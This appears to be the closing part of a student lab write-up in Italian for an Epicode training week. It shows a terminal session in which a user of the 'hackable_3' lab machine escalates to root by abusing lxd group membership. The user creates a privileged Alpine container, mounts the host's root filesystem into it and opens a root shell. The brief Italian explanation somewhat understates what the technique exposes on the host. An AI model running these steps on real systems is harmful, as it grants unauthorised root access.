uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$  
  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc init myimages ignite -c security.privileged=true  
Creating ignite  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc image list  


| ALIAS    | FINGERPRINT  | PUBLIC | DESCRIPTION                   | ARCHITECTURE | TYPE      | SIZE   | UPLOAD DATE                  |
|----------|--------------|--------|-------------------------------|--------------|-----------|--------|------------------------------|
| myimages | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Apr 19, 2024 at 8:42am (UTC) |

  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxd init  
Would you like to use LXD clustering? (yes/no) [default=no]:  
Do you want to configure a new storage pool? (yes/no) [default=yes]:  
Name of the new storage pool [default=default]:  
The requested storage pool "default" already exists. Please choose another name.  
Name of the new storage pool [default=default]: ^C  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true  
Device mydevice added to ignite  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc start ignite  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ id  
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc init myimages ignite -c security.privileged=true  
Creating ignite  
Error: Failed creating instance record: Add instance info to the database: This instance already exists  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true  
Error: The device already exists  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc start ignite  
Error: The instance is already running  
hackable_3@ubuntu20:/tmp/lxd-alpine-builder$ lxc exec ignite /bin/sh  
~ # id  
uid=0(root) gid=0(root)  
~ #
```



La modifica di **LXC** (Linux Containers) per ottenere un privilegio escalation è un'azione che mira ad acquisire privilegi di amministratore (root) all'interno di un **contenitore LXC**. Ciò consentirebbe all'attaccante di eseguire operazioni che normalmente richiedono privilegi di amministratore all'interno del contenitore, potenzialmente compromettendo la sicurezza del sistema ospite o di altri contenitori.

# GRAZIE PER LA LUNGA ATTENZIONE

*Documento creato per la Build Week 2  
di **Epicode**, interamente in autonomia  
con screenshots e battiture personali.*



VAN ZWAM ARJEN